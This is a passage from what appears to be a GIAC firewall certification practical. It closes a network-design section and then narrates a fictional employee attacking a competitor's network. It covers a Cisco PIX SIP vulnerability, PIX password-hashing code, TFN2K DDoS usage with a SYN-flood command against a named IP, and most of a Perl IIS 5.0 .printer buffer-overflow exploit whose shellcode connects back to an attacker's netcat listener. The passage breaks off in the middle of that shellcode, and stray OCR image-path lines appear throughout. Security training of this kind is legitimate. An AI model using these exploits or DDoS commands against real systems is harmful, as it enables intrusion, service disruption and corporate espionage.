GIACE routers were not configured to reply with all ICMP error messages other than echo request /reply traffic. There were numerous syslog entries relating to blocked ICMP messages.

4.1.4.1.4. RECOMMENDATIONS

Router Performance Issues

As stated in our design concept, GAICE sysadmin's will monitor traffic as GIACE conducts daily business. When traffic gets to the point where packets are being dropped (verified with the router's show interface command), it will be time to take the load off the GAICE routers. We recommend the installation of a Cisco PIX firewall between the GIACE External router and the Internal router. The PIX has a similar configuration commands as the Cisco IOS Firewall feature set so sysadmin's training curve should be fairly steep. By adding the PIX, the external router can be relegated to a filtering role and leave the stateful inspection function up to the PIX. This should improve system performance. See the recommended architecture in Appendix B.

CBAC Inspection Issues

System administrators should pay close attention to the syslog entries and traffic patterns. GIACE requires several applications that CBAC cannot inspect (nntp, ntp, dns etc). Therefore, the potential exists for those applications to be exploited. Vigilance in monitoring uninspectable traffic will keep GIACE more secure. The addition of Intrusion Detection Systems will also allow system administrators to identify malicious traffic related to these applications.

ICMP Issues


Sysadmins should pay close attention to ICMP related syslog entries. Due to ICMP error reporting functionality, its possible for valid GIACE customer's to have a disruption in service to the absence of ICMP messages

5. ASSIGNMENT 4

As GIACE has implemented its operations policy, business is good. However, GIACE is a very competitive company and wants to acquire all the information it can about its competitors. A recent hire to the GIACE sysadmin team recently attended a business meeting where the CEO joked about how useful it would be if they could get inside information on its competitors, Fortunes Online. GIACE's new sysadmin is a resourceful and ambitious employee. We'll call him evil-guy (a fictitious name). He takes it upon himself to get the insider information and possibly gain the praise and attention of GIACE's CEO. The employee engages a close friend at Fortunes Online and convinces him to provide considerable amounts of network information about the company. Fortunes Online's IT director, Himawan Nugroho, designed the security architecture himself.

Here's what it looks like[52]:

5.1. Target Network for Attack



5.1.1. AN ATTACK ON THE FIREWALL

GIACE's new employee first decides to attack Fortunes Online's firewall to gain access to the desired information. Himawan's security infrastructure utilizes Cisco PIX Firewalls. Evil-guy has hacked several other systems and knows that he needs to conduct some research on how to attack a Cisco PIX 515E Firewall. The first place evil-guy checks is http://www.securityfocus.com/ and searches a list of vulnerabilities for Cisco PIX Firewalls version 6.2 (version provided by the insider).

5.1.1.1. Session Initiation Protocol Vulnerabiliy

[52] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf

The search of security focus returns the following vulnerability (bugtraq id 6904):[53] The vulnerability from http://www.securityfocus.com/bid/6904/discussion reads as follows:

> Multiple Vendor Session Initiation Protocol Vulnerabilities
>
> The Oulu University Secure Programming Group has reported numerous vulnerabilities in Session Initiation Protocol (SIP) implementations. These issues may be exploited to cause a denial of services in devices which implement the protocol. It has also been reported that unauthorized access to devices may occur under some circumstances. These issues are related to handling of SIP INVITE messages. Exploitation and the specific nature of each vulnerability may depend on the particular implementation.
>
> The following excerpts from http://www.securityfocus.com/advisories/5007 provide more information from the Cisco Advisory concerning this vulnerability[54]:
>
> Affected Products:
>
> - Cisco IP Phone Model 7940/7960 running SIP images prior to 4.2
> - Cisco Routers running Cisco IOS 12.2T and 12.2 'X' trains
> - Cisco PIX Firewall running software versions with SIP support, beginning with version 5.2(1) and up to, but not including versions 6.2(2), 6.1(4), 6.0(4) and 5.2(9). Cisco products that are not running the SIP protocol or that do not provide Network Address Translation (NAT) fixup services for the SIP protocol are not affected.

Additionally, Cisco implies that the fixup protocol for SIP udp port 5060 listens by default stating that you have to turn it off to prevent exposure to this vulnerability[55].

SIP is an Internet Engineering Task Force standard for multimedia conferencing over IP. It works with multimedia carrying protocols by helping to establish endpoints for the transfer of multimedia data. SIP also helps the endpoints to establish desired parameters for communication[56].

The vulnerability is based on PROTOS' testing of the robustness of implementations of the SIP protocol, namely the INVITE message contained

[53] http://www.securityfocus.com/bid/6904/discussion/
[54] http://www.securityfocus.com/advisories/5007
[55] http://www.cisco.com/en/US/tech/tk652/tk701/technologies_security_advisory09186a008014a251.shtml
[56] http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip

within the protocol. The INVITE message is used to initiate a SIP session between two endpoints. The INVITE message takes the form[57]:

```
INVITE sip:UserB@biloxi.com SIP/2.0
  Via: SIP/2.0/TCP client.atlanta.com:5060;branch=z9hG4bK74bf9
  Max-Forwards: 70
  From: BigGuy <sip:UserA@atlanta.com>;tag=9fxced76sl
  To: LittleGuy <sip:UserB@biloxi.com>
  Call-ID: 3848276298220188511@atlanta.com
  CSeq: 1 INVITE
  Contact: <sip:UserA@client.atlanta.com;transport=tcp>
  Content-Type: application/sdp
  Content-Length: 143

  v=0
  o=UserA 2890844526 2890844526 IN IP4 client.atlanta.com
  s=-
  c=IN IP4 192.0.2.101
  t=0 0
  m=audio 49172 RTP/AVP 0
  a=rtpmap:0 PCMU/8000
```

PROTOS' tests were designed to test the SIP implementation of exceptions (data designed to evoke undesired behavior in the implementation). The results of their tests identified several exceptions that had security implications, namely Denial of Service (DOS) and execution of arbitrary code (buffer overflow exploits). A majority of the tests resulted in DOS while only 1 test of a buffer overflow was conducted. For more information on PROTOS' tests, consult http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/.

So far it looks like Himawan's PIX 515E may be vulnerable to this exploit. Evil-guy just needs to know if his PIX is running NAT and running the fixup protocol on udp port 5060. He checks into the acquired security information to find out. The following configurations are present in the Fortunes Online firewall that confirm the vulnerability:

"By default, PIX enables fixup protocol commands for following protocols:[58]

```
GiacEX(config)#show fixup
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
```

[57] http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/
[58] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf page 49

fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000"

Nat-related configurations[59]:

"GiacEX(config)#static (dmz,outside) 223.223.223.3 10.1.2.3
GiacEX(config)#static (dmz,outside) 223.223.223.4 10.1.2.4
GiacEX(config)#static (dmz,outside) 223.223.223.5 10.1.2.5
GiacEX(config)#static (dmz,outside) 223.223.223.6 10.1.2.6"

After examining the firewall configuration, we see that Himawan is running both sip on port 5060 and nat.

5.1.1.2. Exploiting the PIX's SIP Vulnerability

To exploit the PIX Evil-guy would like to utilize PROTOS' test material available at http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/. According to PROTOS, the exploits can be used via their bundled JAVA code using JAVA runtime (Java 2 Platform, Standard Edition (J2SE) version 1.4) or using an external injector such as netcat. The JAVA exploit would take the form[60]:

java -jar c07-sip-r1.jar -touri he@them.invalid -teardown –validcase

The attacker would execute the following command to identify all the required parameters for the test:

java -jar c07-sip-r1.jar -help

The netcat exploit method would require individual commands for each test case. After downloading the test material, it was discovered that there were hundreds of individual test case files. Knowing that very few of these are designed to execute arbitrary code and finding that the documentation doesn't specify what each test case is designed to do, it would take a considerable amount of time to actually run each test case.

So, as stated in the test description, most of the tests resulted in DOS vs. execution of arbitrary commands which is not what Evil-guy is shooting for. Additionally, since so few of the tests executed arbitrary commands and are dependent upon the actual implementation, he feels like he needs to look for

[59] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf, pg 43
[60] [60] http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/

something else. However, Evil-guy keeps this vulnerability in mind should he have to dedicate more resources toward it.

5.1.1.3. Weak Cisco PIX Enable Password Encryption Algorithm

Up to this point, Evil-guy has found a vulnerability that will require significant effort to exploit. Maybe there's an easier way? After performing additional research at http://www.neohapsis.com/, he discovers another vulnerability that he may be able to use. It is described as the following at http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0121.html:

Weak Cisco PIX Enable Password Encryption Algorithm : The encryption algorithm used by Cisco PIX Firewall software to encrypt passwords for "enable" and "passwd" commands is very fast...too fast. An off-line password guessing attack could be really effective against this kind of passwords. Systems Affected: Cisco PIX Firewalls (all models and all versions).

The vulnerability involves the method Cisco uses to encrypt the enable password. The PIX enable password is encrypted by performing 1 MD5 update and then encoding the resulting hash in base64. This is in contrast to Cisco IOSs which perform 1000 MD5 update rounds to make the password harder to guess. This makes PIX enable passwords more susceptible to brute force password guessing attacks. With access to the PIX's configuration file, the code to compute PIX password hashes and a password cracking tool, the enable password can be compromised allowing Evil-guy to administer the firewall as he sees fit[61].

5.1.1.4. Exploiting the PIX's Password Vulnerability

Evil-guy has discovered that the PIX is vulnerable to offline password guessing attacks. In order to crack the password, he needs the code Cisco uses to compute the hashes: He finds the answer in the same security advisory stated above. It is described as follows:

For base64 encoding Cisco uses the _crypt_to64() Function of the FreeBSD libcrypt library.
Here's the code to compute PIX password hashes:

```
MD5Context ctx1;
unsigned char final[MD5_SIZE+1];
unsigned char cleartext [16+1];
unsigned char cisco_encoded [16+1];
memset(cisco_encoded,0,sizeof(cisco_encoded));
memset(cleartext,0,sizeof(cleartext));
strcpy((char*) cleartext,"test");
```


[61] http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0121.html

```
MD5Init2(&ctx1);
MD5Update2(&ctx1,(unsigned char*) cleartext,16);
MD5Final2(final,&ctx1);
char* p = (char*) cisco_encoded;
_crypt_to64(p,*(unsigned long*) (final+0),4); p += 4;
_crypt_to64(p,*(unsigned long*) (final+4),4); p += 4;
_crypt_to64(p,*(unsigned long*) (final+8),4); p += 4;
_crypt_to64(p,*(unsigned long*) (final+12),4); p += 4;
```

Armed with the hashing code, he now needs a password cracker. The vulnerability alert also lists a few tools that are available to crack Cisco PIX password hashes. He downloads "Cain and Abel version 2.5 beta 13 from www.oxid.it[62]. Given the PIX configuration file by Evil-guys inside contact we can utilize Cain and Abel to crack the PIX's enable password:

GiacEX(config)#enable password n0^34SyT0#AcK!

Cain and Abel's PIX Firewall Calculator looks like the following:



It will take time to do this manually. We know from Himawan's security policy that SSH and console access are the only ways to administer the PIX Firewall due to the following rules:[63]

```
GiacEX(config)#ssh 10.1.30.210 255.255.255.255 inside
GiacEX(config)#ssh 10.1.30.211 255.255.255.255 inside
```

10.1.30.210 is the IT Tech Manager's Laptop (assigned upon dial-up from the ISDN router) and 10.1.30.211 is the SSH client machine. Without physical access to the Firewall, we need to get access to the SSH client from where the PIX can be administered from. Evil-guy now needs to get access to the management network where the SSH client machine is located. First of all, he

[62] by mao at http://www.oxid.it
[63] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf, pg 47

needs to look at what types of traffic are allowed into the Management networks. A review of Himawan's security policy reveals the following information[64]:

GiacRSM(config)#access-list 100 deny ip any 10.1.30.0 0.0.0.255

This rule applied to Fortunes Online's Internal Router blocks access from the Internal users network to the management network preventing us from compromising a host in the user network (via e-mail attachment, social engineering etc.) and accessing the management network to install our sniffer. Evil-guy needs to find another vector. He thinks maybe its possible to compromise one of the public servers and run an exploit against the management network and then SSH client in turn from there. A further review of Himawan's security policy reveals the following rules[65]:

GiacEX(config)#access-list dmz permit udp 10.1.2.0 255.255.255.0 host 10.1.30.10 eq 514
GiacEX(config)#access-list dmz deny ip any any

These rules applied to the DMZ interface of the PIX only allows syslog traffic from the Internet services network (public network) to the Solarwinds syslog server in the management network. Therefore, the only way to get to the syslog server is to spoof udp port 514 traffic through the firewall or to use a Solarwinds syslog server exploit to compromise the syslog server. Evil-guy does some research and can't find any tools that conceal malicious traffic inside syslog traffic or exploit Solarwinds syslog servers. He'll have to fine another way.

We could try to exploit the following rule[66]:

GiacEX(config)#ssh 10.1.30.210 255.255.255.255 inside

This is supposed to allow the IT Tech manager direct access to the PIX via SSH from his home notebook (10.1.30.210). Evil-guy doesn't think this configuration works because if the IP address assigned to the laptop when the IT tech manager dials up is 10.0.30.210 and the interface to the internal network is on VLAN 40 (10.1.40.1) then a discontiguous network results. Himawan would have the 10.0.30.0/24 network existing on both the ISDN router and the internal RSM (Interface VLAN 30). How will the RSM know where to route return traffic to the IT Tech Manager's laptop? Other options need to be considered. What about through the wireless network?

Evil-guy knows how exploitable wireless networks can be even with WEP[67], but Himawan has implemented a RADIUS authentication solution for

[64] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf, pg 56
[65] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf, pg 45
[66] http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf, pg 47

wireless users. Even if we could crack the WEP key, we still have to authenticate with the RADIUS server. Evil-guy now looks for vulnerabilities in Free Radius that he could use to exploit the authentication process and only finds DOS exploits. Evil-guy could try brute force password guessing to authenticate to the LAN, but that would surely be noticed. This vector looks like a dead end.

A further review of Himawan's security policy reveals that the only other traffic is allowed to enter the management network is from the PIX itself, which we are trying to compromise in the first place. Looks like remote access to the management network is locked down fairly tight. It seems the only way we can get to the SSH client is from the inside. Evil-guy eventually figures out that he will have to have physical access to the management network to compromise the PIX since the only way to access it is at the console. This is after he breaks the enable password. This is too much to ask of his inside contact knowing that the physical security of Fortunes Online's network devices is tight and that he would surely be noticed. Final conclusion: An attack against the firewall is unreasonable and unrealistic due to the amount of insider interaction required and the level of physical security existing in Fortunes Online's network.

5.1.2. DOS ATTACK FROM 50 COMPROMISED CABLE/DSL MODEMS

At this point, Evil-guy is pretty worried that he may not get the attention of the CEO by getting insider information from Fortunes Online, so he must find another way to show his loyalty to GIACE. Since Evil-guy has some hacking experience, he has been able to compromise several machine on the Internet. He understands just how vulnerable systems are when connected via cable/DSL modems. He also knows that the average user doesn't know much about securing his systems. In fact, Evil-guy has compromised upwards of 50 machines connected to cable modems. Now is the time for all his hard work to pay off. He will use these systems to conduct a Distributed Denial of Service Attack against the webserver of Fortunes Online. If their website is unavailable, then customers will have to go to GIACE for their fortunes right? When Evil-guy compromised his systems, he installed a DDOS tool named TFN2K[68] on each one. He has kept track of each system in a file to be used later. According to the CERT advisory at http://www.cert.org/advisories/CA-1999-17.html, the attack will work because all systems connected to the Internet are vulnerable to DDOS attacks and Fortunes Online allows traffic to their Internet Services Network. The attack is both reasonable and realistic because it is a common attack that all Internetworked machines are vulnerable to. Here's how the attack works:

---

[67] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 4, VPNs and Remote Access, pages 223-229

[68] by mixter, http://209.100.212.5/cgi-bin/search/searci?searchvalue=tfn2k&type=archives

5.1.2.1. TFN2K DDOS Attack[69]

TFN2K is a client –server based attack where several servers are installed on compromised systems and controlled by 1 or more clients. The servers (also called zombies) are primed and ready to initiate the attack when commanded to by the client. Because of this hierarchy (client control of possibly 100's to thousands of servers), the potential exists for an attacker to wreak havoc on his intended victim.

To initiate the attack, the attacker sends a command to the server which will consult a list of pre-configured targets and attack the appropriate target. The attacks can take the form of SYN, UDP and ICMP floods, or even a mixture of these and more. TFNTK also has the ability to send decoy packets to make the origin of the attack more difficult to detect. Communication between the client and server are tunneled within ICMP echo reply packets (with no associated echo requests). This is because most firewalls allow ICMP echo-replies through the firewall as users need responses to ping requests. At this point, the victim could be bombarded by hundreds of thousands of packets from multiple sources, some valid others not. The result is a victim that cannot effectively respond to legitimate connection requests.

5.1.2.1.1. TFN2K USAGE

Evil-guy acquired TFN2K from: http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=tfn2k&type=archives and has installed the TFN2K client and servers on 50 compromised cable modem systems to be used in the attack. The commands available can be viewed by typing "/tfn."

The results are:

usage: ./tfn <options>
[-P protocol] Protocol for server communication. Can be ICMP, UDP or TCP. Uses a random protocol as default
[-D n] Send out n bogus requests for each real one to decoy targets
[-S host/ip] Specify your source IP. Randomly spoofed by default, you need to use your real IP if you are behind spoof-filtering routers
[-f hostlist] Filename containing a list of hosts with TFN servers to contact
[-h hostname] To contact only a single host running a TFN server
[-i target string] Contains options/targets separated by '@', see below
[-p port] A TCP destination port can be specified for SYN floods
<-c command ID>
0 - Halt all current floods on server(s) immediately
1 - Change IP antispoof-level (evade rfc2267 filtering)

[69] Information regarding TFN2K was obtained from the "help" function and README file included with the tool

usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
2 - Change Packet size, usage: -i <packet size in bytes>
3 - Bind root shell to a port, usage: -i <remote port>
4 - UDP flood, usage: -i victim@victim2@victim3@...
5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
6 - ICMP/PING flood, usage: -i victim@...
7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
10 - Blindly execute remote shell command, usage -i command

For his attack, Evil-guy will use the following command:

./tfn –f servers.txt –p 80 –c 5 –i 223.223.223.3

This command will cause the servers identified in servers.txt to send an endless stream of SYN packets to port 80 on Fortunes Online's webserver at 223.223.223.3. TFN2K will also randomly spoof the source IP address by default.

The attack is working! The Windows 2000 server's connection table has rapidly filled up with half-open connection requests and is no longer answering http requests to the webserver. Evil-guy verifies this by trying to access Fortunes Online's webpage and receives an error message. Hopefully, GIACE will reap the benefits of Evil-guy's handiwork. However, Evil-guy also understands that this may not work for long. Himawan will surely notice an attack such as this and he's done a pretty good job of securing his system so far. Based on the security of Himawan's network, Evil-guy predicts that he will probably take countermeasures to protect himself from further attack.

5.1.2.2. TFN2K Countermeasures

After discovering the DDOS attack, Himawan will do some research and find out that he can upgrade to the latest PIX software that implements PIX's TCP intercept feature (6.2(2)) to manage connection queues based on information at http://www.kb.cert.org/vuls/id/JPLA-5AVPM5. This feature will reduce the effects of SYN and UDP floods on his network. When the connection queue for a server is full, the PIX responds for the affected server. When a SYN is received, the PIX responds with an empty SYN/ACK to the requestor. If the requestor responds appropriately, the PIX allows the TCP 3-way handshake to continue. In this way, the PIX allows the connection queue in the server to time out appropriately[70].. In order to help reduce the effects of other types of DOS attacks, Himawan will consult his ISP and enlist their help in contacting the ISPs from where the attacks originate. By performing traceroutes to the source addresses of the attack and performing whois lookups to get their contact

[70] http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b32.html

information, the ISPs should be identified. Upon contacting the ISP's involved, Himawan will ask them to install ingress and egress access-lists on their routers to block spoofed traffic from entering and exiting their network[71].

5.1.3. COMPROMISE AN INTERNAL SYSTEM THROUGH THE PERIMETER

Evil-guy knows the DOS attack can't go on forever and he still needs to negatively impact the competition. He now starts to look at compromising an internal system. He knows from the insider information that Fortunes Online runs an IIS server to host their website. IIS is notorious for being vulnerable to attack. If he could compromise the webserver, he could then alter the customer information, tamper with purchase transactions to discredit Fortunes Online and , use the webserver as a jump off point for further access to the competitions network. Evil-guy now sets his sights on the IIS server.

5.1.3.1. IIS 5.0 Vulnerabilities

After research, Evil-guy discovers the following vulnerability from:
http://www.securiteam.com/windowsntfocus/5CP010K4AK.html

"Unchecked Buffer in ISAPI Extension Enables Remote Compromise of IIS 5.0 Server

Windows 2000 introduced native support for the Internet Printing Protocol (IPP), an industry-standard protocol for submitting and controlling print jobs over HTTP. The protocol is implemented in Windows 2000 via an ISAPI extension that is installed by default on all Windows 2000 servers but which can only be accessed via IIS 5.0. A security vulnerability exists because the ISAPI extension contains an unchecked buffer in a section of code that handles input parameters. This could enable a remote attacker to conduct a buffer-overrun attack and cause code of her choice to run on the server. Such code would run in the Local System security context. This would give the attacker complete control of the server, and would enable her to take virtually any action she chose. The attacker could exploit the vulnerability against any server with which she could conduct a web session. No other services would need to be available, and only port 80 (HTTP) or 443 (HTTPS) would need to be open. Clearly, this is a very serious vulnerability, and Microsoft strongly recommends that all IIS 5.0 administrators install the patch immediately."

Evil-guy thinks he'll give this a try. Maybe he hasn't installed the required patch yet.

[71] http://www.packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt

5.1.3.1.1. ATTACKING IIS 5.0 ISAPI EXTENSIONS

The first thing Evil-guy has to do is to see if an exploit already exists for this vulnerability. No need to reinvent the wheel right? Research at http://www.cse.msu.edu/~miscisi2/security/pages/exploits/code.pl.htm discovers the exploit for this vulnerability. Here's what it looks like:

```
# Cyrus.pl ver 1.0 Ported to perl by CyrusTheGreat@hushmail.com , April 3rd

$ARGC=@ARGV;
if ($ARGC <4) {
print "\n Usage:\n\n $0 <victim host> <victim port> <listen host> <listen
port>\n\n";
print " Victim Host: Address of IIS5 server to own \n";
print " Victim Port: IIS5 service port ( 80 )\n";
print " Listen host: Attacker host IP address \n";
print " Listen port: Port number of netcat listener\n\n";
exit;
}
use Socket;

my($remote,$port,$iaddr,$ppaddr,$proto,@exploit);
$remote=$ARGV[0];
$port =$ARGV[1];
$myaddr=$ARGV[2];
$myport=$ARGV[3];
$iaddr = inet_aton($remote) or die "INET_ATON Error: $!";
$netcathost = inet_aton($myaddr);
$netcatport = pack(n,$myport);
$netcathost = $netcathost ^ pack(N,0x95959595);
$netcatport = $netcatport ^ pack(n,0x9595);
$paddr = sockaddr_in($port, $iaddr) or die "SOCKADDR_IN Error: $!";
$proto = getprotobyname('tcp') or die "GETPROTOBYNAME Error: $!";
#$proto = 0;
socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die "SOCKET Error: $!";
setsockopt(SOCK, SOL_SOCKET, SO_SNDBUF, 2000) or die "SETSOCKOPT
Error:$!";
#change the buffer to appropriate size
print "\nConnecting...";
connect(SOCK, $paddr) or die "CONNECT Error: $!";

@exploit = ("\n","GET /NULL.printer HTTP/1.0\n" ,
"\x43\x79\x72\x75\x73\x3a\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
, "\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
```

```
, "\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
, "\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
, "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
, "\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
, "\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
, "\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
, "\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
, "\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
, "\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
, "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
, "\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
, "\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
, "\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
, "\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
, "\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
, "\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
, "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
, "\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
, "\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
, "\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97$netcatport\x52\xd2\x91$netcathost"
, "\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
, "\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
, "\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
, "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
, "\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
, "\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
, "\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
, "\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
, "\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
, "\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
, "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
, "\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
, "\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
, "\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
, "\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
